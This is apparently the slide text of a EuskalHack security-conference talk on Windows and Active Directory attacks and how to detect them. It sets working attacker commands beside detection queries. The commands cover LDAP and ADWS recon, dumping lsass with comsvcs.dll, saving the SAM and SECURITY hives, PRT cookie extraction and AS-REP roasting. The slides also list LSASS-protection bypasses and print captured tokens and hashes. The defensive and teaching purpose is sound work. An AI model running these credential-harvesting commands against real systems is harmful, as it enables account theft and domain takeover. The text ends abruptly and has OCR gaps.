EuskalHack Security Congress IX

Index

- LDAP Recon & ADWS
- Lsass & Credential Harvesting
- Kerberos Abuse
- ADCS
- SCCM
- Bonus

Adrián Díaz (s4dbrd)

Detection Engineer, founder of Valhguard
OSEE
Kernel Research & Detection Engineer

Iván Cabrera, Pentester en Tarlogic Security

Windows, offensive development and detection rules.

Motivations

Public rules don't cover everything

- Sigma, community rules and EDR signatures detect the typical case, not the variants that reach the same result by another path.

Think like the attacker

- A rule that only looks for the specific tool is bypassed by any alternative that generates different telemetry.

Telemetry isn't enabled by default

- Many attacks only leave traces if the logging Windows ships disabled is turned on. Without that configuration, the rule has no data to fire on.

Goal of the talk

- For each technique: what the attacker does, what telemetry it generates, where public rules fall short, and what to enable or tune to detect it.

LDAP Recon & ADWS

	LDAP	ADWS
Port	389 / 636	9389
Protocol	LDAP	SOAP over .NET (WCF)
MS clients	dsquery, ldapsearch	RSAT AD module, ADAC, Get-AD*
DC logging	4662, 1644 (if enabled)	Almost nothing by default
Defender for Identity	Mature signatures	Sparse coverage
Attacker tool	SharpHound, BloodHound.py etc	SOAPHound

The attack

- SharpHound / BloodHound: collect users, groups, ACLs, sessions, GPO links
- Output: a graph of every path to Domain Admin
- Default collection methods: All, DCOnly, Session

```
SharpHound.exe -c All --zipfilename loot.zip
SharpHound.exe -c DCOnly --ldapfilter "..."   # quieter
```

Impacket leaves attribute fingerprints

Tool	Attack	Tell-tale signature
`GetADUsers.py`	User enum	sAMAccountName · pwdLastSet · mail · lastLogon
`GetADComputers.py`	Host enum	+ operatingSystem · operatingSystemVersion
`GetNPUsers.py`	AS-REP roast	userAccountControl & 4194304 (DONT_REQ_PREAUTH)
`GetUserSPNs.py`	Kerberoast	(servicePrincipalName=*)
`findDelegation.py`	Delegation recon	UAC & 16777216 · UAC & 524288 · msDS-AllowedToActOnBehalfOf*
`secretsdump.py`	DCSync prep	msDS-PrincipalName + objectSid (only these two)

What the SOC already catches

TYPICAL DETECTION

- High-volume LDAP queries from a single host (4662 / 1644 noise)
- Known tools LDAP filters as IOCs
- Microsoft Defender for Identity: "Reconnaissance using directory services queries"

Defender's gap: Code ≠ Logs

1 · WHAT THE TOOL SENDS

```
(userAccountControl:1.2.840.113556.1.4.803:=524288)
```

2 · WHAT EVENT 1644 LOGS

```
(userAccountControl&524288)
```

OID **1.2.840.113556.1.4.803** (LDAP_MATCHING_RULE_BIT_AND) → **&** · .804 (BIT_OR) → |

3 · WHY THE RULE NEVER FIRES

Sigma / KQL rules that `contains "1.2.840.113556.1.4.803"` match **zero** Event 1644 records. Search for the bitwise form.

Attacker's gap: LDAP

```
ldapsearch "(2.5.4.0=computer)" *,ntsecuritydescriptor
```

```
ldapsearch "(|(objectClass=\63\6f\6d\70\75\74\65\72)
(objectClass=\63\6f\6d\70\75\74\65\72))"
*,ntsecuritydescriptor
```

```
ldapsearch "(&(name<=zzzz)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2))(!
(objectCategory=contact))(|(2.5.4.0=\63\6f\6d\70\75\74\65\72)
(2.5.4.0=\63\6f\6d\70\75\74\65\72)))" *,ntsecuritydescriptor
```

Attacker's gap: ADWS

THE BYPASS

Active Directory Web Services speaks SOAP over `:9389`. Same data as LDAP. Most teams **only monitor LDAP.**

- SOAPHound: FalconForce's collector that pulls BloodHound data via ADWS
- No port 389/636 traffic. No 1644 events.
- Bonus: chunked queries to dodge size thresholds

```
SOAPHound.exe -c All --bhdump -o loot/
```

Event 1644 + Event 30, attribution

	Event 1644	Event 30
Where logged	Domain Controller	Client (querying host)
What it shows	What AD executed	What the tool sent
OID syntax?	Translated → bitwise	Preserved (raw OID)
Default state	Off (NTDS Diagnostics)	Off (LDAP-Client/Debug)
Catches Impacket?	Yes, all tools	No, custom LDAP stack
Catches Rubeus / PS AD?	Yes	Yes, uses wldap32.dll

Correlate by timestamp + source IP → server says what, client says who.

Better detection

ADWS COVERAGE

- Network: alert on **:9389 to DCs** from non-admin hosts
- Correlate connection + process telemetry
- Volume + breadth heuristics, not filter signatures

LDAP COVERAGE

- Enable Event 1644 on DCs, write rules against the **bitwise** form
- Hunt distinctive **attribute combinations**, not tool names
- Pair 1644 (server) with Event 30 (client) for attribution

Tripwire: Deny ACE + SACL

1. Plant a **juicy decoy**: e.g. `svc_backup_admin`, or pick a rarely-read attribute on an existing object
2. Apply a **Deny ACE** for `Everyone / Authenticated Users` on ReadProperty
3. Apply a **SACL** auditing `access failures` on the same object/attribute
4. Recon reads → access denied → **Event 4662 Audit Failure** on the DC

```
# Decoy + Deny ACE on Read
New-ADUser -Name "svc_backup_admin" -Enabled $false `
           -Description "Backup service account"
$path = "AD:CN=svc_backup_admin,OU=Users,DC=corp,DC=local"
$acl  = Get-Acl $path
$acl.AddAccessRule((New-Object DirectoryServices.ActiveDirectoryAccessRule(
    (New-Object Security.Principal.NTAccount "Everyone"),
    "ReadProperty", "Deny")))
Set-Acl -Path $path -AclObject $acl
# Then SACL audit-failure on the same path (dsacls / SACL APIs)
```

WHY THIS IS THE KILLER DETECTION

Fires for **both LDAP and ADWS**, SACLs evaluate after protocol parsing, inside `lsass.exe`. One detection, both gaps closed.

Canary object access: audit failure on decoy

```
index=wineventlog sourcetype="WinEventLog:Security"
  EventCode=4662
  (Keywords="Audit Failure" OR Type="Failure")
  ObjectName IN (
      "CN=svc_backup_admin,OU=Users,DC=corp,DC=local",
      "CN=svc_*canary*,*"
  )
| eval who = SubjectDomainName . "\\" . SubjectUserName
| stats count
        min(_time) as first_seen
        max(_time) as last_seen
        values(Properties)  as attrs_touched
        values(AccessMask)  as access_mask
        values(Computer)    as source_dc
      by who, ObjectName
| convert ctime(first_seen) ctime(last_seen)
| sort -count
```

ADWS connections from non-allowlisted processes

```
DeviceNetworkEvents
| where Timestamp > ago(1d)
| where RemotePort == 9389
| where ActionType in ("ConnectionSuccess", "ConnectionAttempt")
| where RemoteIP !in ("127.0.0.1", "::1", "::ffff:127.0.0.1")
| where DeviceName !contains "<allowlist-host-prefix>"
| where InitiatingProcessFileName !in~ (
    "powershell.exe",
    "pwsh.exe",
    "powershell_ise.exe",
    "dsac.exe",
    "microsoft.active.directory.webservices.exe",
    "dfsrs.exe",
    "w3wp.exe",
    "oneapp.igcc.winservice.exe",
    "<internal-self-service-tool>.exe"
)
| where isnotempty(InitiatingProcessFileName)
| project
    Timestamp, DeviceId, DeviceName,
    InitiatingProcessFileName, InitiatingProcessCommandLine,
    RemoteIP, RemotePort, ReportId
```

Lsass & Credential Harvesting

02 · LSASS, the attack

- Goal: extract hashes, Kerberos keys, DPAPI master keys from `lsass.exe` memory
- Two-step pattern: **dump now, parse later** → evades inline AV signatures
- Classic loud: Mimikatz inline `sekurlsa::logonpasswords`
- Modern quiet: out-of-process dump → `pypykatz` / Mimikatz offline

```
# The LOLBIN one-liner: no tool to install, no binary to flag
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <lsass-pid> C:\Temp\out.dmp full
```

What the SOC already catches

TYPICAL DETECTION

- Sysmon 10: process access to `lsass.exe` with mask `0x1010 / 0x1410`
- `MiniDumpWriteDump` API call signatures (ETW, EDR)
- Tool-name IOCs: `procdump`, `comsvcs.dll` MiniDump, `taskmgr right-click`
- File create `*.dmp` with MDMP magic bytes
- AV signature on the Mimikatz binary itself

Attacker's gap #1: anti-LSASS

WIDELY DOCUMENTED BYPASSES

- **Handle duplication**: steal an already-open LSASS handle from `WerFault.exe`, AV processes, etc.
- **NanoDump / Silver-Dune**: invalid signature, fragmented dump, no `MiniDumpWriteDump` import
- **PPL bypass** via signed vulnerable driver (RTCore64, mhyprot2, etc. LOLDrivers list)
- **Process forking**: clone lsass.exe, dump the *clone* (no direct access to the real process)
- **Reflective dumping**: inject into lsass.exe and dump from inside (no cross-process access)

Attacker's gap #2: dump the whole RAM

Tool	Vendor	Signed driver	Output
Magnet RAM Capture	Magnet Forensics	MRCv120.sys	.raw
WinPmem	Velociraptor / Rekall	winpmem_x64.sys	.aff4 / .raw
FTK Imager	Exterro / AccessData	FTKImgr.sys	.mem / .E01
Belkasoft Live RAM	Belkasoft	BLAR.sys	.mem
MAGNET DumpIt	Magnet Forensics	MagnetDumpIt.sys	.dmp

WHY EVERY LSASS RULE MISSES THIS

Kernel driver reads **physical RAM**, **lsass.exe is never opened.** Parse offline with Volatility / MemProcFS → credentials.

Better detection

LSASS-TARGETED COVERAGE

- Enforce RunAsPPL + Credential Guard everywhere supported
- Alert on **any new handle** to lsass.exe from non-allowlisted processes (not just access mask)
- ETW `Microsoft-Windows-Threat-Intelligence` channel if EDR exposes it
- File create `.dmp` or MDMP magic bytes **anywhere on disk**

FORENSIC-TOOL COVERAGE

- Sysmon 6 **driver load**: known forensic driver names + signer
- Large file creates (`> 2 GB`) with extensions `.raw` / `.mem` / `.aff4` / `.bin`
- Allowlist authorized DFIR/IR endpoints, alert on **everything else**
- Catch the post-acquisition tooling: `Volatility`, `MemProcFS`, `MemDump.exe` on disk = forensic dump in flight

Forensic memory-capture driver loaded

```
DeviceImageLoadEvents
| where Timestamp > ago(7d)
| where FileName in~ (
    "MRCv120.sys",          // Magnet RAM Capture
    "winpmem_x64.sys",      // WinPmem 64-bit
    "winpmem.sys",          // WinPmem 32-bit
    "FTKImgr.sys",          // FTK Imager
    "DumpIt.sys",           // Comae / Magnet DumpIt
    "MagnetDumpIt.sys",
    "BLAR.sys",             // Belkasoft Live RAM
    "ksdumperclient.sys"    // KsDumper
)
| where DeviceName !startswith "<authorized-dfir-prefix>"
| project
    Timestamp, DeviceId, DeviceName,
    FileName, FolderPath, SHA256,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountUpn
| sort by Timestamp desc
```

SAM: dumping the local hash database

- **SAM** = local account password hashes: `C:\Windows\System32\config\SAM`, locked at runtime
- Needs the `SYSTEM` hive too, the bootkey / syskey that decrypts SAM
- `SECURITY` hive is the bonus: LSA secrets + cached domain creds
- Why it matters: no LAPS → **local admin hash reuse** → one dump = fleet-wide Pass-the-Hash

```
# reg save uses backup semantics — copies the locked hives
reg save HKLM\SAM      C:\Temp\sam.save
reg save HKLM\SYSTEM   C:\Temp\system.save
reg save HKLM\SECURITY C:\Temp\security.save

# hash-dumper — bootkey from SYSTEM decrypts SAM NTLM hashes
hash_dumper --sam sam.save --system system.save   # offline / Linux OK
hash_dumper --realtime                            # live, no files on disk
```

PRT


It exploits compromised or stolen Primary Refresh Tokens (PRTs).

An attacker obtains a valid PRT from a compromised device or session and uses it to request access tokens, allowing persistent authentication to cloud services without needing the user's password again.

```
C:\Users\yubi>dsregcmd.exe /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : YES
                DomainName : cloud
               Device Name : insider.iminyour.cloud
```



PRT


Read Windows Registry

Obtain Nonce

COM call to IProofOfPossessionCookieInfoManager

```
PS C:\[redacted]> .\prtxtractor.exe
[*] Leyendo estado del dispositivo (registry)...
[+] TenantID  : 110817[redacted]
[+] DeviceID  : 83B304[redacted]
[+] TPM       : false
[*] Obteniendo nonce via WinHTTP...
[+] Nonce obtenido (138 chars)
[*] Llamando IProofOfPossessionCookieInfoManager via COM...
[
  {
    "domain": "login.microsoftonline.com",
    "hostOnly": true,
    "httpOnly": true,
    "name": "x-ms-RefreshTokenCredential",
    "path": "/",
    "secure": true,
    "session": true,
    "value": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiWDV1Q0Uwc2tTbDQ5NkxRSUFOcWxzT2Y4djlnNnVOWWwifQ.eyJyZWZyZXN
fYUViNjVSUzc0b2M3cWpodG9CZElzblY2TVdtSTJUdXdBSXN2QUEuQlFBQkF3RUFBQUFEQU96X0JRRDBfMFYyYjFOMGMwRnlkR2xtWVdOMGN3SUFBQUFBQUQ
GcDVZMWtnRnpZa18tLWUyYnlmU2UxOW5vM1pyUmFNbm5xNkh6VDhYYzJodWU0ZnZKTVJ0MDNSYWtndVFVVXJ4dDlGYmRsekVicGM5VnZhMjRUUHBlcHNLelZ
qQXBpTDZYNEZvYVNiWU5EUkNEaHllVkFrMHdlZkFlMU0tY0hjT1BMLVRJTEZpaEJtdk1HLUVXbnUydmM0ZDRUOHNhYWdnLS04ZnNIcW10b3FHZmpVN2ZBdTE
EV2xCSjRXYTdFWXR3VnJkcXcwUWp6cjZkZlZ1eEU1T2ZGZk13RWU4TmNLdWY0Vi1BNlFhNTVTZTdqSld5bzd0WjF3MldEUXFnSW5hT29FNTBOZHBVcXhSV2h
qallJWDJHNHhmdHlhRTY0Tnd3Y2RYczFsUFFHT0kybE0xWEdsVmZ4QVFUenNJeXhTdnV0ckhCSU45Nzlya1hOR1NKemxGOHlyUGJRQlVCNUVRWGZTaVRibVl
YTDVVUUZPS0NxcF9XVmx2NVFpcmc0eDNLRFJaSzE1LUEwQlROV1BZZHo3REx0V2l4ZTFKSTZFYzJ0WkEzUzQzUDliWDhpTmpRa1pKTUhpbHZrQjdtWDNyTW5
yQ1hwMllHemZOa0g3VHNlbDhzNGYwWHNfVDZpUmZxLWFhbVhoVFJnVjdrR3lNakxYMWN6NWdhWTFGLTlLdVVNZHNSMm5IS3hQRzFyVUppb3N2bnRGaXlIUkF
1YnRzTUlQcU51cF9CUVZOdUYway1Db3RpRDd3cXlGVVY2d3h6ZkhIbEJLeXJwX3hzdlJWdWNqVnpnNWx2dEJKMEV6dlpOUW51czdYZVR2Z3hfV1Naczd6T0l
WWHF3RkZsRVlMLU1EckVlSzdvVlc2SGtWd085dTFCWnpSRUhUMGVMM0V4ZS1KTVpPTThGSTRYRFZLeTVnNHlueHh2WHhCanI4VWhBM3pmNW9Zc2tjXzZGUF9
NSjBSNlFsYk9Wd2xBQWJoY0NpZFZfX2xzaHUtekI4MkotcTZFVW5ERHA4YXFxRlV5Vzhka28xUWZ1eExaU0ZNN2FnRURWNFNTWjRnMEpGRVVRdXlvLUY1OVk
CN0J1cW5hN0lQNURneEZFRDd4N2w5XzFnci1rSkZvVXY5XzhGem9SLXc3UERMR2Vvb2Q3dThQaFVWNUxqUHJYa0Mxc1U1cUN4VWU1ZVgwQ2g0VGtReGtCZi1
WS216VW1FcTlOc2Z2dGxYMjc1cDl4dUtIbFIwRmR4NURPNEFaMjQyMmo0UzBRdml6bXFTZjdDeVR3RHdiZDEtUC05V3AyRXdfZUEwMWYwVlFJSEk4UEFQQXd
GN1pYbjFSN3RTb0FFSVgyR3kwN1ZGNDM4U1VBWDJNYzZkQmphRy1xMXBjaUJQdTg3VUYwTVlBcTRraThwOElmTldVZ1RPZDFTOG9xN0g5UmlVRmUxd2RRdXQ
yUm91MHVzQ3RpclBtYWVkRE5BTUtUZUszTi00eDJMdDloTGVwcHJRRXhTZlJPMENndHp5dGxmTHRpeHE0REEya0p2ajNCd3BKd3FvcG5VbXZYZlducnhCZGN
tYXJ5IjoidHJ1ZSIsICJ3aW5fdmVyIjoiMTAuMC4yNjEwMC43NzA1IiwgIndpbmRvd3NfYXBpX3ZlcnNpb24iOiIyLjAuMSIsICJ4X2NsaWVudF9wbGF0Zm9
jZSI6IkF3QUJFZ0VBQUFBREFPel9CUUQwXzBWMmIxTjBjMEZ5ZEdsbVlXTjBjd1VBQUFBQUFLRm01RjBzS2REcWlDSVNrdUpxNWVsem16MEliNEo5b2FDZkd
rbUEydUpaeUJNS3I0T29EdnozRnpYd2dBQSJ9.kwY9SbX-ueEbLnFxSEYqYQtFD50FQlSu4V72n4ILCGw; path=/; domain=login.microsoftonline.
  }
```

PRT


PS C:\[redacted]:\PRTDetector\bin\Release\net8.0> .\PRTDetector.exe
=== PRT SSO-Cookie Extraction Detector (ETW) ===
Detections:
[HIGH] microsoftaccounttokenprovider.dll loaded into a non-browser/non-broker process
[MED] Microsoft-Windows-AAD SSO/PRT-cookie events (Entra-joined hosts)
[info] COM activation events -- no CLSID in payload, --verbose only
Press Ctrl+C to stop.
[HIGH] PRT SSO-cookie COM server loaded into an UNEXPECTED process
time : 10:26:29.135
process : prtxtractor (pid 19680)
image : C:\Windows\System32\MicrosoftAccountTokenProvider.dll
why : CoCreateInstance of ProofOfPossessionCookieInfoManager maps
this DLL. A non-browser process doing so == PRT-cookie theft attempt.
Windows PowerShell
PS C:\[redacted]\prtxtractor> .\prtxtractor.exe
[*] Leyendo estado del dispositivo (registry)...
[+] TenantID : 110817[redacted]
[+] DeviceID : 83B304[redacted]
[+] TPM : false
[*] Obteniendo nonce via WinHTTP...
[+] Nonce obtenido (138 chars)
[*] Llamando IProofOfPossessionCookieInfoManager via COM...
[
{
"domain": "login.microsoftonline.com",
"hostOnly": true,
"httpOnly": true,
"name": "x-ms-RefreshTokenCredential",
"path": "/",
"secure": true,
"session": true,
"value": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiN3
NoX3Rva2VuIjoiMS5BUzhBZ1JjSUVlSG1BME9fYUViNjVSUzc0b2M3cWpodG9CZE
YyYjFOMGMwRnlkR2xtWVdOMGN3SUFBQUFBQUdaS01YVF9wc3lBbUNDSFNqanE2LV

Kerberos Abuse

AsRepRoasting

It exploits accounts configured without pre-authentication.

An attacker requests a ticket (AS-REP) from the domain controller without authenticating and receives encrypted data containing the user's password.

```
└─# nxc ldap 192.[redacted] -u "users.txt" -p '' --asreproast output.txt
SMB         192.[redacted]  445    DC              [*] Windows 10 / S
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not foun
LDAP        192.[redacted]  445    DC              $krb5asrep$23$yash
5bb4e180da3af5e8584833f8f4f3fda98a4073fa3c3aa4fd088e451053bead0b09db1f
065c36fd18e56faff6a39b4a36e4ef3e3ff319b2a7390b0835dd3c6ec8618be585f68a
7bf7428740a575d316cb09c2c
```

AsRepRoasting

It exploits accounts configured without pre-authentication.

An attacker requests a ticket (AS-REP) from the domain controller without authenticating and receives encrypted data containing the user's password.

```
# Building the search filter
searchFilter = "(&(UserAccountControl:1.2.840.113556.1.4.803:=%d)" \
               "(!(UserAccountControl:1.2.840.113556.1.4.803:=%d))(!(objectCategory=computer)))" % \
               (UF_DONT_REQUIRE_PREAUTH, UF_ACCOUNTDISABLE)


searchFilter = "(objectClass=user)"

try:
    logging.debug('Search Filter=%s' % searchFilter)
    resp = ldapConnection.search(searchFilter=searchFilter,
                                 attributes=['sAMAccountName',
                                             'pwdLastSet', 'memberOf', 'userAccountCc
                                 sizeLimit=999)
except ldap.LDAPSearchError as e:
```

AsRepRoasting

